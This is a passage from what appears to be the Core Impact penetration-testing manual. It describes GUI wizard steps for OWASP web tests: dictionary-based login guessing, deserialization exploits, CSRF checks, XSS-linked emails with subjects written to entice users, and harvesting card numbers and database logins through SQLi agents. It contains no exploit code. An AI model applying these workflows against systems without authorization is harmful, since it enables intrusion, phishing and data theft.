- A text input field for the custom search pattern.
- A label: "Specify the type of search to perform in documents:"
- Two checkboxes:
 - ☒ Apply search filters inside Microsoft Office, OpenOffice and PDF documents.
 - ☐ Save documents matching search filters.
- A label: "Saved found documents location"
- A text input field for the saved found documents location, followed by a browse button (three dots).

At the bottom of the dialog box are three buttons: "< Back", "Next >" (highlighted in blue), and "Cancel".

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.

Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

3. The final dialog—**Session Management**—displays.

WebApps Attack and Penetration Wizard

Session Management
Configure modules to avoid session termination

To configure a module to avoid testing parameters related to session management (Running in a session without such a module could end the session while doing tests).

Session termination prevention module
Session arguments avoid list X ... Clear

To configure a module to prevent crawling links that may terminate the session, provide the name of a module here:

Logout forbidden link module
Logout forbidden links ... Clear

< Back Finish Cancel

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

4. Click the **Finish** button to begin the test.

If the WebApps Attack and Penetration is successful, then a new XXE Agent will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents.

A6:2021 Vulnerable and Outdated Components

Below we document the steps to test the **A6:2021 Vulnerable and Outdated Components** security risk only. Use this test to:

- Leverage multi-vector testing to identify security misconfiguration issues across:
 - the web application
 - the underlying server
 - the backend environment

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogs of the Wizard, select **A6 - Vulnerable and Outdated Components**.

WebApps Attack and Penetration Wizard

Risk Types (contd)
Select the OWASP Top 10 risk types that will be tested on web pages

☐ A5 - Security Misconfiguration

- ☐ Look for known security misconfiguration issues
- ☐ Look for WebDAV vulnerabilities
- ☐ Look for default host credentials
- ☐ Look for XML External Entities

☒ A6 - Vulnerable and Outdated Components

☐ A7 - Identification and Authentication Failures

☐ A8 - Software Data and Integrity Failures

- ☐ Look for Insecure Deserialization vulnerabilities

NOTE: Execute exploits for known insecure deserialization vulnerabilities based on the web application fingerprint performed during the Information Gathering phase.

< Back Next > Cancel

2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A6 - Vulnerable and Outdated Components** is selected.

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.


Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

3. The final dialog—**Session Management**—displays.



The image shows a screenshot of the 'WebApps Attack and Penetration Wizard' window, specifically the 'Session Management' step. The window has a title bar and a main content area. The title bar says 'WebApps Attack and Penetration Wizard'. The main content area has a sub-header 'Session Management' and a subtitle 'Configure modules to avoid session termination'. Below this, there is a text box with the instruction: 'To configure a module to avoid testing parameters related to session management (Running in a session without such a module could end the session while doing tests)'. Underneath, there is a label 'Session termination prevention module' followed by a text input field containing 'Session arguments avoid list', a button with an 'X' icon, an ellipsis button '...', and a 'Clear' button. Below this, there is another text box with the instruction: 'To configure a module to prevent crawling links that may terminate the session, provide the name of a module here:'. Underneath, there is a label 'Logout forbidden link module' followed by a text input field containing 'Logout forbidden links', an ellipsis button '...', and a 'Clear' button. At the bottom of the window, there are three buttons: '< Back', 'Finish' (highlighted in blue), and 'Cancel'.

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

4. Click the **Finish** button to begin the test.

If the WebApps Attack and Penetration is successful, then a new XXE Agent will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents.

A7:2021 Identification and Authentication Failures

Below we document the steps to test the **OWASP A7:2021 Identification and Authentication Failures** security risk only. Use this test to Guess usernames and passwords.

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogss of the Wizard, select **A7 - Identification and Authentication Failures**

WebApps Attack and Penetration Wizard

Risk Types (contd)
Select the OWASP Top 10 risk types that will be tested on web pages

☐ A5 - Security Misconfiguration

- ☐ Look for known security misconfiguration issues
- ☐ Look for WebDAV vulnerabilities
- ☐ Look for default host credentials
- ☐ Look for XML External Entities

☐ A6 - Vulnerable and Outdated Components

☒ A7 - Identification and Authentication Failures

☐ A8 - Software Data and Integrity Failures

- ☐ Look for Insecure Deserialization vulnerabilities

NOTE: Execute exploits for known insecure deserialization vulnerabilities based on the web application fingerprint performed during the Information Gathering phase.

< Back Next > Cancel

2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A7 - Identification and Authentication Failures** and its related options are selected.
3. **Authentication tests configuration** dialog.

WebApps Attack and Penetration Wizard

Authentication tests configuration
Customize parameters for authentication tests

☒ Train with valid credentials

Username

Password
 A

Select which custom dictionary attack files should be used:

☐ Use a custom file for usernames
 ...

☐ Use a custom file for passwords
 ...

< Back Next > Cancel

Check the **Train with valid credentials** box and then enter a Username and Password if you would like the RPT to log into the web application so that it can learn (be trained) how a valid login appears. Alternatively, you can select custom dictionary files from which Core Impact can draw usernames and/or passwords.

Check the **Use a custom file for usernames** option if you want to provide a file that contains a list of usernames the RPT can use in the test.

Check the **Use a custom file for passwords** option if you want to provide a file that contains a list of passwords the RPT can use in the test.

4. **Press** Next to continue.

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

WebApps Attack and Penetration Wizard

Sensitive Information in Documents tests configuration
Customize parameters for sensitive information in documents tests.

Select which types of sensitive information should be searched for:

- ☒ Search for credit card numbers
- ☒ Search for social security numbers

Custom Search Pattern:

Specify the type of search to perform in documents:

- ☒ Apply search filters inside Microsoft Office, OpenOffice and PDF documents.
- ☐ Save documents matching search filters.

Saved found documents location

< Back Next > Cancel

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.

Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

5. The final dialog—**Session Management**—displays.

WebApps Attack and Penetration Wizard

Session Management
Configure modules to avoid session termination

To configure a module to avoid testing parameters related to session management (Running in a session without such a module could end the session while doing tests).

Session termination prevention module

Session arguments avoid list X ... Clear

To configure a module to prevent crawling links that may terminate the session, provide the name of a module here:

Logout forbidden link module

Logout forbidden links ... Clear

< Back Finish Cancel

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

6. Click the **Finish** button to begin the test.

If the WebApps Attack and Penetration is successful, then WebApps Agents will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents. Additionally, if a vulnerability is found, it is assigned a Vulnerability ID which will allow Core Impact users to track reported vulnerabilities after testing. The Vulnerability ID will appear in the "Information" pane when the vulnerable web page is selected.

A8:2021 Software and Data Integrity Failures

Below we document the steps to test the **A8:2021 Software and Data Integrity Failures** security risk only. Use this test to:

- Launch exploits for known insecure deserialization vulnerabilities affecting common frameworks and applications.
- Leverage insecure deserialization issues to pivot to the underlying server.

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogs of the Wizard, select **A8 - Software and Data Integrity Failures**.

WebApps Attack and Penetration Wizard

Risk Types (contd)
Select the OWASP Top 10 risk types that will be tested on web pages

☐ A5 - Security Misconfiguration

- ☐ Look for known security misconfiguration issues
- ☐ Look for WebDAV vulnerabilities
- ☐ Look for default host credentials
- ☐ Look for XML External Entities

☐ A6 - Vulnerable and Outdated Components

☐ A7 - Identification and Authentication Failures

☒ A8 - Software Data and Integrity Failures

- ☒ Look for Insecure Deserialization vulnerabilities

NOTE: Execute exploits for known insecure deserialization vulnerabilities based on the web application fingerprint performed during the Information Gathering phase.

< Back Next > Cancel

2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A8 - Software and Data Integrity Failures** and its related options are selected.

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.

Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

3. The final dialog—**Session Management**—displays.

WebApps Attack and Penetration Wizard

Session Management
Configure modules to avoid session termination

To configure a module to avoid testing parameters related to session management (Running in a session without such a module could end the session while doing tests).

Session termination prevention module

Session arguments avoid list X ... Clear

To configure a module to prevent crawling links that may terminate the session, provide the name of a module here:

Logout forbidden link module

Logout forbidden links ... Clear

< Back Finish Cancel

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

- Click the **Finish** button to begin the test.


If the WebApps Attack and Penetration is successful, it will execute exploits for known insecure deserialization vulnerabilities based on the web application fingerprint performed during the Information Gathering phase.

Running Cross Site Request Forgery (CSRF)


If a web application contains a form in which Cross Site Request Forgery (CSRF), this does not necessarily mean there is a security risk. For example, if a form does not have the capability to make any database changes or return database content, CSRF cannot be used to do any harm. For this reason, Core Impact requires that tests for CSRF risks be interactive - Core Impact will identify where CSRF is possible and you will determine whether these instances are security risks.

Use the following steps to run a Cross Site Request Forgery test:

1. Click the **Web entity tab**, then click the **Modules tab** to view the Modules list.




2. Locate and double-click the module named **CSRF Analyzer**.
3. Select the TARGET page(s) that you want to test for CSRF vulnerabilities. Then click **OK**.
4. Navigate to the **Executed Modules** pane and select the line item that corresponds with the CSRF Module.
5. In the Module Log pane, look for a log entry that reads "Please open the following URL in your web browser" and a URL immediately following. Core Impact will automatically attempt to open this URL in your default web browser.




6. Core Impact presents you with a web page - the CSRF Validation Assistant - that steps you through the form data as identified in the target page(s).

CSRF Analyzer Module



7. Click the **Start CSRF Validation Process** button.
8. Core Impact displays the first form that it identified from the target page(s). Enter data into the field(s) and click the **Test Form** button to test the form. If you know that the form is not a security risk or do not want to test the form, click the **Skip** button to move to the next form.

In the below screenshot, the form appears to be creating a new user in a web application, so you would want to enter valid information to see if you are able to successfully create a user.



9. The next form will display the results of the action. You must then determine whether the form presents a security risk. If it does, click the Attack worked button. If not, click the Attack didn't work button.

In the below example, the target page returned the confirmation "User added", indicating that we were successful in creating a new user in the system using CSRF. Because this is a security risk, we would click the Attack worked button.



CSRF Test

[User list](#)

User added

Name:

Password:

Confirmation:

Role:


10. If you click Attack worked for any of your web pages, those pages will be visible in the CSRF folder of the Web entity view.

Running Insecure Cryptographic Storage

This is a post-exploit test that tries to access and identify sensitive information in the web application's database. If there is a SQL agent for a target, you can test this risk in the following ways:

- Local Information Gathering: The [WebApps Local Information Gathering](#) RPT step will automatically attempt to locate sensitive data in the database.
- Check for Sensitive Information module: If you want to test for this risk manually, make sure you have a SQL agent on the target page(s) and then run the module called Check for Sensitive Information.

Check for Sensitive Information Module




WebApps Browser Attack and Penetration


If you opted to search for Cross Site Scripting vulnerabilities in the WebApps Attack and Penetration step, then you can run the WebApps Browser Attack and Penetration step to exploit any vulnerable web pages. This RPT step will send to your list of recipients an email with a link that will simulate a XSS attack.

Use the following steps to run the WebApps XSS Attack and Penetration wizard:


1. Click the **WebApps Browser Attack and Penetration** step to begin. The Wizard will open.

Click the **Next** button.

2. On the **XSS Agent Selection** dialog, click the ellipsis () button to Select an XSS Agent to leverage.




3. The **Entities Selection** window opens. Navigate to the XSS folder under Vulnerable pages, then locate and select an XSS Agent.




Click the **OK** button to return to the wizard form.

4. On the **Email Target Selection** dialog, use the **From:** button to select an email address from the entity database that will serve as the sender of the test email. Use the **To:** button to select email address(es) from the entity database that will serve as recipients of the test email.




Click the **Next** button.

5. Use the Change button to modify the template of the email that will be sent to target users. Then set the Email Subject so that it entices users to open and take action in the email.



Then click the **Next** button.

6. Core Impact ships with several email templates that are located in %ProgramData%\IMPACT\components\modules\classic\install\templates. On the **End User Experience** dialog you can customize these templates to maximize the chance that your users will take action in the email. Ensure that the **email template** and email **Email Subject** are set appropriately for your test. Click the ellipsis button to select a new template, or to modify the one that is selected.



Select CSV file for targets' data tags: By default, the email templates only include a handful of basic tags. If you'd like to add more tags to the email, you can import the tags and their values using a .csv file. The .csv file must be formatted in the following way:

- Row 1: the names of the tag fields. **The first tag name must be 'target'**
- Rows 2 - x: the values of the tags. **The 'target' value must be the email address of the target**

Below is an example of how the .csv may appear:

target,	nickname,	company,	position
john.doe@example.com,	Johnny,	JD Corp,	VP of Customer Support
az@core.sec,	Azzo,	JD Corp,	Secretary

After importing the .csv file, you can edit the template and reference content from the .csv file by using the custom tag: `<%csv:[field_name]%>`. For example, `<%csv:nickname%>` or `<%csv:position%>`.

Press the **Next** button.

7. Email Sending Settings

The screenshot shows the 'Email Sending Settings' window of the 'WebApps Browser Attack and Penetration Wizard'. The window title is 'WebApps Browser Attack and Penetration Wizard'. Below the title bar, the section is 'Email Sending Settings' with the subtitle 'Customize the settings for sending emails.'.

Below the subtitle, there is a note: 'If an SMTP relay server is not provided, a DNS query will be done to find the MX record for the SMTP server for each target domain (direct sending).'

The settings fields are:

- SMTP server: [Text input field]
- SMTP port: [Text input field with value '25']
- Connection security: [Dropdown menu with 'None' selected]
- User name: [Text input field]
- Password: [Text input field with a small 'A' icon to the right]
- Numbers of targets in each chunk: [Text input field with value '100']
- Set the time to wait between chunks (in seconds): [Text input field with value '1']
- Hostname to send in the SMTP HELO/EHLO command (applies to relay and direct sending): [Text input field]
- Local hostname: [Text input field]

At the bottom of the window, there are three buttons: '< Back', 'Finish', and 'Cancel'.

Enter the SMTP Server and SMTP Port for your email SMTP server. Optionally, choose **STARTTLS** as the **Connection security** and then enter the **Username** and **Password** for your SMTP server.

If you want to limit the number of emails that are sent at one moment, set a **Chunk Size**. This value will determine the maximum number of emails that will be sent at one time.

Enter the **Delay (in seconds)** that you want Core Impact to wait in between sending chunks of email in this attack.

Set a **Local Hostname** if the fully qualified domain name (FQDN) of the machine where Core Impact is running doesn't work with the SMTP server (for example, messages are ignored).

The WebApps Browser Attack and Penetration step will commence. You will be able to see module progress in the Executed Modules panel and specific output in the Module Log panel.

Note that a Web Server module will also start. This web server will deliver the simulated attack to the users when they click the link in the email they received.

WebApps Local Information Gathering

The WebApps Local Information Gathering RPT step performs information gathering using SQLi and PHP-RFI Agents that are already in your entity database.

For SQLi and PHP-RFI Agents, the following modules will run:

- Get Databases Version
- Get Databases Logins
- Get Databases Schema
- Check for Sensitive Information


For PHP-RFI Agents the following module will run:

- Get Local Path of web page using RFI Agent (PHP)

To run a WebApps Local Information Gathering:

1. Click the WebApps Local Information Gathering step to begin. The Wizard will open. Click the Next button.
2. Click the ellipsis (...) button to select a Scenario on which to run the RPT step. Then click the Finish button.

WebApps Information Gathering Wizard



The Local Information Gathering will run, displaying its progress and results in the Module Log and Module Output panes.

WebApps Report Generation

The WebApps Report Generation RPT step allows you to automatically generate robust system reports by processing information collected about target web pages you have identified. Report instructions are consolidated in the [RPT Reports](#) section.

Checking for Backup/Old Copies of Web Pages

It is not uncommon for web application administrators to backup or store old copies of web pages on the server along with the active pages for the web application. Core Impact's Check for backup/old copies of Web Pages module - when run - will attempt to locate these pages for a given scenario and then add them to the scenario for further vulnerability assessment. To execute the module:

1. Navigate to the **Modules** view and make sure that the Web entity tab is active.
2. Type the string "backup" into the module search field. This should reveal the Check for backup/old copies of Web Pages module.
3. Double-click the **Check for backup/old copies of Web Pages** module. The module's parameters will appear.
4. Set the module's parameters to reflect your preferences:

Name	Value
TARGET	<input type="text"/>
EXTENSIONS	bak;old,bkp
ADD FOUND PAGES	false

Press F1 to view help on selected parameter.

TARGET: The scenario that the module will target.

EXTENSIONS: The module will scan for files that include these extensions (commonly used for backup or old files). Modify this list to expand the search.

ADD FOUND PAGES: If set to "true", any pages that are found by the module will be added to the scenario in the TARGET field. If set to "false", the pages will not be added.

5. Click the **OK** button.

